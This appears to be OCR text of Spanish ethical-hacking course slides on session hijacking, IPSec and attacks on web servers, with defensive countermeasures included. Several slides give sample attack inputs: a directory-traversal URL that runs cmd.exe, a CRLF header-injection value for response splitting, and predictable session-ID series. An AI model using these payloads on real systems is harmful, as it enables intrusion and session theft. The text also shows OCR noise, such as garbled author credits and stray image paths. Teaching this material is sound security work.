Session HiJacking ocurre después de que se establece una sesión válida. El atacante roba una ID de una sesión válida que es utilizada para ingresar dentro del sistema y curiosear dentro del sistema. En TCP session Hijacking, un atacante roba una sesión TCP entre dos equipos. Ya que la autenticación solo ocurre al inicio de la sesión TCP, esto permite al usuario obtener acceso al equipo.

Riesgos planteados por Hijacking

- La mayoría de las contramedidas no funcionan a menos que se utilice encriptación.
- Es simple de realizar.
- Amenaza de robos de identidad, pérdida de información, fraude, etc.
- La mayoría de los equipos que utilizan TCP/IP son vulnerables.
- Se puede hacer muy poco para protegerse a menos que se cambie a un protocolo más seguro.

CEH Julio Iglesias Pérez

¿Por que las sesiones Hijacking son exitosas?

- No hay bloqueo de cuentas para las ids de sesiones inválidas.
- Manipulación insegura.
- Ids de sesiones pequeñas.
- Transmisión en texto claro.
- Expiración de tiempo de sesión indefinida.
- Algoritmo de generación de IDs débil.

C|EH Julio Iglesias Perez

Técnicas clave para la sesión Hijacking

- Fuerza Bruta: Un atacante intenta con IDs diferentes hasta que ocurre.
- Robo: Un atacante utiliza distintas técnicas para robar IDs de sesión.
- Calculando: Utilizando IDs generados de manera NO aleatoria, un atacante intenta calcular las IDs de las sesiones.

C|EH Julio Iglesias Pérez

Ejemplo de fuerza bruta

www.mysite.com/view/VW30422101518909

www.mysite.com/view/VW30422101518803

www.mysite.com/view/VW30422101518507

C|EH Julio Iglesias Pérez

Ataque HTTP Referrer

Un ataque intenta atraer a un usuario a hacer clic a un vínculo de otro sitio. Por ej: GET /index.html HTTP/1.0 Host: www.mysite.com Referrer: www.mywebmail.com/viewmsg, asp?msgid=689646&SID2556x54VA75. El navegador envía la referrer URL conteniendo la ID de sesión al sitio del atacante www.hostile.com y el atacante ahora tiene la sesión ID del usuario.

CHH Julio Cesar Perez

Spoofing vs. Hijacking

El spoofing pretende ser otro usuario, robando credenciales.

El Hijacking toma una sesión activa existente. Depende de un usuario legítimo para realizar la conexión

C|EH Julio Iglesias Pérez

Proceso de Session Hijacking

1. Sniff. Colocarse entre la victima y el blanco.
2. Monitor. Monitorear el flujo de paquetes y predecir la secuencia numérica.
3. Session Desynchronization. Romper la conexión al equipo de la víctima.
4. Session ID prediction. Robar la sesión.
5. Command injection. Comenzar a inyectar paquetes al servidor objetivo.

CIEH Julio Iglesias Perez

Análisis de paquetes de una sesión local Hijacking

Se observa el intercambio de datos entre dos nodos, y si lo vemos podemos predecir la secuencia numérica.

C|EH Julio Iglesias Perez

Tipos de Session Hijacking

- Activa: Un atacante encuentra una sesión activa y la roba.
- Pasiva: Un atacante hijackea una sesión, pero se sienta y observa los registros del tráfico que están siendo enviados.

C|EH Julio Iglesias Suarez

Session Hijacking en el modelo OSI

- Network Level Hijacking: Puede ser definido como la intercepción de paquetes durante la transmisión entre el cliente y el servidor en una sesión TCP y UDP.
- Application Level Hijacking: Obtener el control de una sesión HTTP de un usuario, obteniendo su ID de sesión.

C|EH Julio Gómez

Application Level Session Hijacking

- Un token de sesión es robado o una sesión válida es predicha para obtener acceso no autorizado al servidor Web. Un token de sesión puede ser comprometido de varias maneras:
  - Session sniffing.
  - Man-in-the-browser attack.
  - Tokens de sesión precedible.
  - Ataques del lado del cliente.
  - Ataque man-in-the-middle

CEH Julio Iglesias

Session Sniffing

El atacante usa un sniffer para capturar un token de sesión válida llamada "Session ID". Luego utiliza ese token para obtener acceso al servidor web.

C|EH Julio Iglesias Pérez

Tokens de sesión predecible

Es un método que se utiliza para predecir un ID de sesión o hacerse pasar por un usuario de sitio web. También se lo denomina Sesiono Hijacking. Utilizando esta técnica, el atacante consigue hacer ping a las solicitudes del sitio web. Adivinando un valor de sesión o deduciéndolo se realiza el ataque.

C|EH Julio Gallardo Pérez

¿Cómo predecir una Session Token?

El atacante capturará varias IDs de sesión y analizará el patrón:

http://www.juggyboy.com/view/JBEX21092010152820
http://www.juggyboy.com/view/JBEX21092010153020
http://www.juggyboy.com/view/JBEX21092010160020
http://www.juggyboy.com/view/JBEX21092010164020

JBEX: Constante
25092010: Fecha
162555: Hora

CIEH Julio Gomez

Ataque man-in-the-middle

Es utilizado para entrometerse dentro de una conexión existente entre los sistemas e interceptar los mensajes intercambiados.

Los atacantes utilizan distintas técnicas para dividir la conexión TCP en dos conexiones:

1. Conexión Client-to-attacker
2. Conexión Attacker-to-server

Luego de la intercepción, un atacante puede leer, modificar e insertar datos fraudulentos en la comunicación.

Man-in-the-browser attack

Utiliza un caballo de troya para interceptar llamadas entre el navegador y su mecanismo de seguridad o librerías. Trabaja con un caballo de troya ya instalado y actúa entre el navegador y su mecanismo de seguridad. Su objetivo principal es de causar fraude financiero manipulando las transacciones de los sistemas de los bancos por internet.

Pasos para realizar un ataque man-in-the-browser

1. Infectar al equipo con un troyano (S.O. o aplicación)
2. El troyano instala código malicioso (archivos de extensión) y lo guarda dentro de la configuración del navegador.
3. Luego de que el usuario reinicia el navegador, el código malicioso en el form de los archivos de extensión es cargado.
4. Los archivos de extensión registran un controlador para cada visita a una pagina web.
5. Cuando la página es cargada, la extensión utiliza la URL y la compara con una lista de sitios conocidos para el ataque.

CEH Julio Iglesias Perez

Pasos para realizar un ataque man-in-the-browser

6. El usuario se loguea de manera segura al sitio.
7. Registra un botón de controlador de eventos cuando la carga de una página específica es detectada por un patrón específico y la compara con su lista.
8. El navegador envía el form y modifica los valores al servidor.
9. Cuando el usuario hace clic en el botón, la extensión utiliza una interfaz DOM y extrae todos los datos desde los campos del form y modifica los valores.

C|EH Julio Iglesias Cortez

Pasos para realizar un ataque man-in-the-browser

10. El servidor recibe los valores modificados pero no puede distinguir entre los valores originales y modificados.
11. Luego de que el servidor realiza la transacción, un recipiente es generado.
12. Ahora, el navegador recibe el recipiente para la transacción modificada.
13. El navegador muestra el recipiente con los detalles originales.
14. El usuario piensa que la transacción original fue recibida por el servidor sin ninguna intercepción.

CIFH Julio Iglesias Pérez

Ataques del lado del cliente

- XSS: Los ataques Cross-Site Scripting son un tipo de ataques de inyección, en el cual los scripts maliciosos son inyectados a los sitios Web.
- Malicious JavaScript Codes: Un script malicioso puede ser embebido en un sitio Web y no genera ningún tipo de advertencias cuando la página es vista en cualquier navegador.
- Troyanos: Programas aparentemente inofensivos pero pueden obtener control y causar daño.

Cross-site Script Attack

El atacante puede comprometer el token de la sesión enviando código o programas maliciosos a los programas del lado del cliente.

C|EH Julio Iglesias Pérez

Fijación de sesión

Es un ataque que permite al atacante hijackear una sesión válida de un usuario. El atacante intenta atraer a usuario a autentificarse el mismo con una ID de sesión conocida y luego hijackear la sesión válida del usuario por el conocimiento de la ID de sesión utilizada. El atacante tiene que proveer una aplicación web legítima y atraer al navegador del usuario a utilizarla.

Muchas técnicas para ejecutar ataques de fijación de sesión son:

- Un token de sesión en el argumento URL.
- Un token de sesión en un campo de formulario oculto.
- Un ID de sesión en una cookie.

Ataque de fijación de sesión

- El atacante explota una vulnerabilidad de un servidor que permite al usuario utilizar un SID fijo.
- El atacante provee un SID válido a la víctima y la atrae para que se autentifique a él mismo utilizando ese SDI.

C|EH Julio Iglesias Perez

Ataque de fijación de sesión

Ejemplo:

1. Manda por correo, Hola Lolita mira esto: http://.....
2. La víctima hace clic ahí. Cookie: 0D644....
3. Atacante inicia sesión
4. Inicia sesión con el mismo SID (de la cookie)
5. Postea account.php. Cookie: la misma

CIEH Julio Iglesias Perez

Session Hijacking a nivel de red

Es implementada en el flujo de datos del protocolo compartido por todas las aplicaciones web. El atacante puede obtener información crítica que es utilizada para atacar sesiones a nivel de aplicación.

- Blind Hijacking es una situación que no se puede monitorear el flujo de tráfico entre dos hosts.

- UDP Hijacking no necesita predecir secuencia de números porque no hay secuencia de números, se inyecta el paquete al listener UDP y esperar que los datos sean aceptados.

CIEH Julio Iglesias Perez

Session Hijacking a nivel de red

- Man in the Middle Packet Sniffer
- TCP/IP Hijacking compromete la capa red del modelo OSI.
- RST Hijacking para desincronizar los nodos y tomar la conexión.
- IP Spoofing: Source routed packets detectando la ruta de los paquetes hacia la red.

C|EH Julio Iglesias Perez

3-Way Handshake

Si un atacante puede anticipar la siguiente secuencia y el número ACK que envió el usuario, el podrá spoofear la dirección del usuario y comenzar la comunicación con servidor. Si se puede ver la transmisión y el número de secuencia, predecir el número de secuencia no es tan difícil.

C|EH Julio Iglesias Pérez

Sequence Numbers

Son importantes en proveer una comunicación segura y también son cruciales para las hijacking sessions. Tienen un contador de 32 bits. Por tanto, las combinaciones pueden ser mas de 4 billones. Son utilizados para decir a la máquina receptora en que orden los paquetes deben ir cuando son recibidos. Por tanto, un atacante debe adivinar la secuencia si quiere hacer una sesión hijacking.

Predicción de la secuencia de números

Luego de que un cliente envía un paquete de solicitud de conexión SYN al servidor, el servidor responde con una secuencia de números de elección SYN-ACK, que debe ser conocido por el cliente. Esta secuencia es predecible, el ataque conecta al servidor primero con su propia IP, registra la secuencia elegida, y luego abre una segunda conexión desde una IP falsa. El ataque no ve el SYN-ACK (o ningún otro paquete) desde el servidor, pero puede adivinar la respuesta correcta. Si la IP fuente es utilizada para autentificación, entonces el atacante puede utilizar una comunicación desigual para entrar al servidor.

TCP/IP Hijacking

Es una técnica hacking que utiliza paquetes spoofeados para tomar una conexión entre la víctima y la maquina objetivo. La conexión de la víctima se cuelga y el atacante es capaz de comunicarse con la máquina host como si el atacante fuera la víctima. Para realizar este tipo de ataques, el atacante necesariamente debe estar en la misma red que la víctima. El blanco y la víctima pueden estar en cualquier otro lado.

TCP/IP Hijacking Paso a paso

1. El atacante snifea la conexión de la víctima y utiliza la IP de la víctima para enviar paquetes spoofeados con la secuencia de número predicha.
2. El host procesa el paquete spoofeado, incrementa la secuencia del número y envía ACK a la dirección de la víctima.
3. La máquina de la víctima está inconsciente del paquete spoofeado, así que ignora el paquete ACK del equipo host y apaga el contador del número de secuencia.
4. Por tanto, el host recibe el paquete con la secuencia de número incorrecta.

CIEH Julio Iglesias Pérez

TCP/IP Hijacking Paso a paso

5. El atacante fuerza la conexión de la víctima con el equipo host a un estado desincronizado.
6. El atacante sigue la secuencia de número y continuamente spoofea paquetes que vienen desde la IP de la víctima.
7. El atacante continúa comunicándose con el equipo host mientras la conexión de la víctima se cuelga.

CIFH Julio Iglesias Perez

IP Spoofing: Source Routed Packets

Es una técnica utilizada para obtener acceso no autorizado al equipo con la ayuda de un IP de un host de confianza. Cuando la sesión se establece, el hijacker inyecta el paquete falsificado antes de que el cliente responda. El paquete original es perdido cuando el servidor recibe el paquete con una secuencia distinta. La IP de destino puede ser especificada por el atacante.

RST Hijacking

1. Consiste en inyectar un paquete authentic-looking reset (RST) utilizando una fuente spofeada y prediciendo el número ACK.
2. La víctima cree que la fuente está mandando el paquete RST y resetea la conexión.
3. Enciende la flag ACK en tcpdump para snifear paquetes.
4. RST Hijacking puede ser llevado a cabo utilizando una herramienta de elaboración de paquetes como Colasoft's Packet Builder y herramientas de análisis TCP/IP como tcpdump.

©EH Julio Iglesias Suárez

Blind Hijacking

El acatante puede inyectar comandos o datos maliciosos dentro de las comunicaciones interceptadas en la sesión TCP incluso si la source-routing está deshabilitada.

El atacante puede enviar los datos o comentarios pero no tiene acceso para ver la respuesta.

C|EH Julio Iglesias Pérez

Ataque Man-in-the-Middle utilizando Packet Sniffer

En este ataque, el packet sniffer es utilizado como una interfaz entre el cliente y el servidor. Los paquetes entre el cliente y el servidor son enrutados a través del host hijacker utilizando dos técnicas.

Utilizando ICMP falso. Es una extensión IP que envía mensajes de error donde el atacante puede enviar mensajes para engañar al cliente y al servidor.

Ataque Man-in-the-Middle utilizando Packet Sniffer

Utilizando ARP Spoofing. ARP es utilizado para mapear la IP local a la dirección MAC. El ARP Spoofing engaña al host difundiendo la solicitud ARP y almacenando el caché las tablas ARP enviando respuestas ARP falsas.

C|EH Julio Iglesias Pérez

UDP Hijacking

1. El atacante envía una respuesta de servidor falsa a la solicitud UDP del cliente antes de que el servidor la responda.
2. El atacante utiliza un ataque Man-in-the-Middle para interceptar la respuesta del servidor al cliente y enviar su propia respuesta falsa.

C|EH Julio Iglesias Pérez

Herramientas de sesión Hijacking

- Paros, es un proxy Man-in-the-Middle y un escáner de vulnerabilidades. Permite al atacante interceptar, modificar y depurar datos HTTP y HTTPS entre un servidor web y un navegador cliente.
- Burp Suite, permite al atacante inspeccionar y modificar tráfico entre el navegador y la aplicación objetivo. Analiza todo tipo de contenidos.
- Firesheep es una extensión de Firefox que permite robar un ID de sesión a un atacante para facebook.

C|EH Julio Gomez

Contramedidas

- Utilizar SSL para crear un canal de comunicación seguro.
- Pasar las cookies de autenticación por una conexión HTTPS.
- Implementar la funcionalidad logout a los usuarios para finalizar sesiones.
- Generar un ID de sesión luego de iniciar sesión.
- Utilizar cadenas o números largos aleatorios como una clave de sesión.
- Pasar los datos encriptados entre los usuarios y los servidores web.

CIEH Julio Iglesias Perez

Protección contra las sesiones Hijacking

- Utilizar encriptación.
- Utilizar protocolos seguros.
- Limitar las conexiones entrantes.
- Minimizar el acceso remoto.
- Educar a los empleados.
- Regenerar el ID de la sesión luego de iniciar sesión.

C|EH Julio Iglesias Pérez

Métodos para prevenir las sesiones Hijacking: Para ser seguidos por los desarrolladores Web.

- Reducir la duración de la vida de sesión de una cookie.
- Expirar las sesiones en cuanto el usuario cierra sesión.
- Regenerar la ID de sesión luego de un inicio de sesión correcto para prevenir ataque de fijación de sesión.
- Prevenir Eavesdropping entre la red.
- Cifrar los datos y la clave de sesión que fue transferida entre el usuario y los servidores Web.
- Crear claves de sesión con cadenas largas o números aleatorios para que sea difícil para el atacante adivinar una clave válida.

CEH Julio Iglesias Pérez

Métodos para prevenir las sesiones Hijacking: Para ser seguidos por usuarios Web.

- No hacer clic en los vínculos que se reciben por correo o mensajería.
- Utilizar firewalls para prevenir contenido malicioso de toda la red.
- Utilizar firewalls y opciones de navegador para restringir las cookies.
- Asegurarse de que el sitio web está certificado por C.A.
- Asegurarse de que se limpia el historial, el contenido offline, y las cookies de su navegador luego de cada transacción sensible y confidencial.
- Preferir https, una transmisión segura para transmitir datos confidenciales y sensibles.
- Cerrar sesión del navegador haciendo clic en el botón logout en vez de cerrar directamente el navegador.

CIEH Julio Iglesias Pérez

Defensa contra ataques de sesión Hijacking

- Utilizar protocolos disponibles en la suite OpenSSH.
- Utilizar autenticación fuerte como Kerberos o VPNs punto a punto.
- Configurar reglas internas y externas spoof apropiadas en los gateways.
- Utilizar productos IDS o ARPwatch para monitorear ARP cache poisoning.

Remediación de Sesión Hijacking

1. Defenderse a fondo es una clave importante de un plan de seguridad comprensible.
2. Defenderse a fondo es también un componente clave en la protección de la red de ataques de sesión hijacking.
3. Defenderse a fondo es definido como la práctica de utilización de sistemas o tecnologías de seguridad múltiple para prevenir intrusiones en la red.
4. La idea central detrás del concepto es que si una contramedida falla, hay niveles adicionales de protección para salvaguardar la red.

IPSec

Es un conjunto de protocolos desarrollado por la IETF para soportar la el intercambio de paquetes en la capa IP de manera segura. Está desarrollada extensamente para implementar VPNs.

C|EH Julio Iglesias Pérez

Modos IPSec

- Modo Transporte
  - Autentifica dos equipos conectados.
  - Tiene una opción de cifrar la transferencia de datos.
  - Compatible con NAT.
- Modo Túnel
  - Encapsula paquetes para ser transferidos.
  - Tiene la opción de cifrar la transferencia de datos.
  - No es compatible con NAT.

CEH Julio Iglesias Perez

Arquitectura IPSec

El Protocolo AH trabaja con un algoritmo de autenticación (MD5 o SHA1). Es un protocolo de revisión de integridad.

El protocolo ESP trabaja con algoritmo de encriptación (DES o 3DES).

C|EH Julio Iglesias Pérez

Autenticación IPSec y confidencialidad

Utiliza dos distintos servicios de seguridad para la autenticación y confidencialidad

- Authentiction Header provee autenticación de datos para el que envía los datos.
- Encaptulation Security Payload (ESP) provee ambos, autenticación de datos y encriptación (confidencialidad) del que envía los datos.

C|EH Guillermo Iglesias Pérez

Componentes del IPSec

- IPSec Polivy Agent: Un servicio de Windows 2000 recolecta opciones de políticas de seguridad IPSec desde Active Directory y establece la configuración al sistema cuando inicia.
- Oakley: Un protocolo que utiliza el algoritmo Diffie-Hellman para crear una clave maestra, y una clave que es específica para cada sesión en la transferencia de datos IPSec.
-


Componentes del IPSec

- - Internet Security Association Key Management Protocol: Un software que permite a dos equipos comunicarse encriptado los datos que son intercambiados entre ellos.
- - Internet Key Exchange (IKE): Protocolo IPSec que produce claves de seguridad para IPSec y otros protocolos.

Nota.- Se puede implementar IPSec por directivas de seguridad local en Windows.

CIEH Julio Iglesias Perez

Test de Intrusión para
Session Hijacking
C|EH
Julio



C|EH Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

12. Hackeando Servidores Web

Certified Ethical Hacker

C|EH Julio Iglesias Pérez

Servidores Web

Apache e IIS tienen la mayoría de websites hosteados en todo el mundo.

CIEH Julio Iglesias Pérez

Internet Information Services

- IIS es seguro pero hay que asegurarse de deshabilitar los módulos que no vayan a ser utilizados

C|EH Julio Iglesias Perez

Desfiguración de un Sitio Web

Ocurre cuando un intruso maliciosamente altera la apariencia de un sitio web, esto expone a los visitantes a ciertas propagandas.

CEH Julio Iglesias Pérez

¿Por qué los servidores Web son comprometidos?

- Falta de políticas de seguridad apropiadas, y mantenimiento.
- Mala configuración en los servidores web, sistemas operativos y redes.
- Errores en el software, S.O. y aplicaciones web.
- Instalación del servidor con las opciones por defecto.
- Defectos de seguridad sin parchar en el servidor, S.O. y aplicaciones.

CEH Julio Iglesias Perez

¿Por qué los servidores Web son comprometidos?

- Archivos por defecto, respaldados o simples innecesarios.
- Permisos de archivos y directorios inapropiados.
- Servicios innecesarios habilitados, incluyendo administración de contenido y administración remota.
- Cuentas con sus contraseñas por defecto.

©IEH Iuno Ig Iesias Perez

¿Por qué los servidores Web son comprometidos?

- Funciones administrativas o depuradas que están habilitadas o accesibles.
- Certificados SSL y opciones de encriptación mal configurados.
- Uso de certificados auto firmados o certificados por defecto.
- Autenticación inapropiada con sistemas externos.
- Conflictos de seguridad con facilidad de caso de uso de negocio.

CEH Julio Iglesias Perez

Impacto de ataques de Servidor Web

- Cuentas de usuario comprometidas.
- Manipulación de datos.
- Ataques secundarios desde el sitio web.
- Desfiguración del sitio web.
- Robo de datos.
- Acceso root a otras aplicaciones o servidores.

C|EH Julio Iglesias Pérez

Amenazas al Servidor Web

Mala Configuración: Se refiere a una debilidad en la configuración en la infraestructura web que puede ser explotada para realizar varios ataques como transversalidad de directorio, intrusión al servidor y robo de datos. Una vez detectados, estos problemas pueden ser fácilmente explotados y como resultado habrá un compromiso total de un sitio Web.

Amenazas al Servidor Web

Ejemplos de malas configuraciones:

- Funciones de administración remota.
- Servicios innecesarios habilitados.
- Mala configuración de Certificados SSL por defecto.
- Depuración detallada/mensajes de error.
- Usuarios por defecto o anónimos/contraseñas.
- Configuración simple, y archivos script

CIEN Julio Iglesias Pérez

Ejemplo

httpd.conf en un servidor Apache

```
<Location /server-status>
SetHandler server-status
</Location>
```

Esta configuración permite a cualquiera ver la página de estado del servidor que contiene información detallada acerca del usuario actual en el servidor Web, incluyendo información acerca de los hosts actuales y solicitudes que están siendo procesadas

CIFP Julio Iglesias Pérez

Ejemplo

Archivo php.ini

display_error = On

log_errors = On

error_log = On

ignore_repeated_errors = Off

Esta configuración da mensajes de error detallados

©EFrain Julio Iglesias Perez

Ataques transversales al directorio

Permite a los atacantes acceder a directorios restringidos y ejecutar comandos fuera del directorio raíz del servidor Web. Los atacantes pueden utilizar métodos de error y de ensayo para navegar fuera del directorio raíz y acceder a información sensible en el sistema

http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\

CEH Julio Iglesias Pérez

Ataque HTTP Response Splitting

Implica agregar datos de respuesta en el encabezado dentro de un campo así el servidor divide la respuesta en dos respuestas. Un atacante pasa datos maliciosos a una aplicación vulnerable y la aplicación incluye los datos en una respuesta HTTP en el encabezado. El atacante puede controlar la primera respuesta para redirigir al usuario a un sitio web malicioso mientras las otras respuestas serán descartadas por el navegador.

Ejemplo

Código del servidor

```
String author =
request.getParameter(AUTHOR_P
ARAM);

Cookie cookie = new
Cookie("author", author);
cookie.setMaxAge(cookieExpiratio
n);
response.addCookie(cookie);
```

```
Input = Jason

HTTP/1.1 200 OK

...

Set-Cookie: author=Jason

...

Input = JasonTheHacker\r\nHTTP/1.1
200 OK\r\n
```

Primera respuesta

```
Set-Cookie:
author=JasonTheHacker

HTTP/1.1 200 OK

...
```

Segunda respuesta

```
HTTP/1.1 200 OK

...
```

CIEH - Julio Iglesias Perez

Ataque Web Cache Poisoning

Un atacante fuerza a la cache del servidor web que limpie su contenido caché actual y envía su propia petición realizada, la cual será almacenada en caché.

C|EH Julio Iglesias Pérez

HTTP Response Hijacking

La víctima enviará una respuesta de fraccionamiento al servidor. El servidor realiza la primera respuesta. El cliente solicita el servicio http://www.juggybank.com/account?id=214
Luego el servidor envía la respuesta a la solicitud del atacante. El atacante solicita para http://www.juggybank.com/index.html
El atacante obtiene la respuesta de la solicitud de la víctima.

CEH Julio Iglesias Perez

Ataque SSH de fuerza bruta

Los protocolos SSH son utilizados para cifrar un túnel SSH entre dos hosts para poder transferir datos sin encriptación en una red insegura. Los atacantes pueden hacer fuerza bruta a las credenciales login SSH para obtener acceso no autorizado al túnel SSH. Los túneles SSH puede ser utilizados para transferir malwares y otros exploits a las víctimas sin ser detectados.

Ataque Man-in-the-Middle

Permite al atacante obtener información sensible Interceptando y Alterando las comunicaciones entre el usuario final y los servidores Web. Un atacante actúa como un proxy de manera tal que las comunicaciones entre el cliente y el servidor Web se harán a través de él.

C|EH Julio Iglesias Pérez

Passwords crackin de los servidores Web

- Se utilizan los mismos métodos de crackeo de siempre.
- Un atacante intenta explotar una debilidad para hackear los passwords bien elegidos.
- Muchos intentos de hacking comienzan con crackeo de contraseñas y prueban al servidor Web que son un usuario válido.
- Los atacantes utilizan distintos métodos como ingeniería social, spoofing, phishing, caballos de troya, virus, wiretapping, keyloggers, etc.

CEH Julio Iglesias

Passwords crackin de los servidores Web

Un Atacante apunta sobre todo para:

- Crackear formularios web de autenticación.
- Túneles SSH
- Servidores FTP
- Servidores SMTP
- Web shares

Las contraseñas más comunes son: root, administrator, admin, demo, test, guest, qwerty, nombres de mascotas, etc.

CEH Julio Iglesias Pérez

Técnicas de crackeo de contraseñas para los servidores WEB

1. Adivinando
2. Ataques de diccionario
3. Ataques híbridos.
4. Ataques de fuerza bruta

Pueden ser realizados manualmente o utilizando herramientas automatizadas como: Caín & Abel, Brutus, TCH Hydra, etc.

CIEH Julio Iglesias Perez

Ataques a una aplicación WEB

- Un input no validado.
- Manipulación de un formulario o parámetro.
- Directorio transversal.
- Ataques SQL Injection.
- Ataques de inyección de comandos.
- Ataques de inyección de archivos.
- Ataques Cross-Site scripting (XSS).
- Ataque Cross-Site Request Forgery.
- Ataque DoS.
- Ataques Buffer Overflow.

CEH Julio Iglesias Perez


Metodología de ataque a Servidor Web

- Information Gathering.
- WebServer footprinting.
- Mirror Website.
- Vulnerability Scanning.
- Session Hijacking.
- Hacking Webserver Passwords.

C|EH Julio Iglesias Perez

Information Gathering

- Implica recolectar información acerca de la compañía objetivo. Los atacantes buscan en Internet, newsgroups, tablas de anuncios, etc. información sobre la compañía. Los atacantes utilizan herramientas como whois, tracerout, active whois, etc. y consultas a las bases de datos para obtener sobre el nombre dominio, IP, etc.



CIEH sumolgressos

Webserver Footprinting

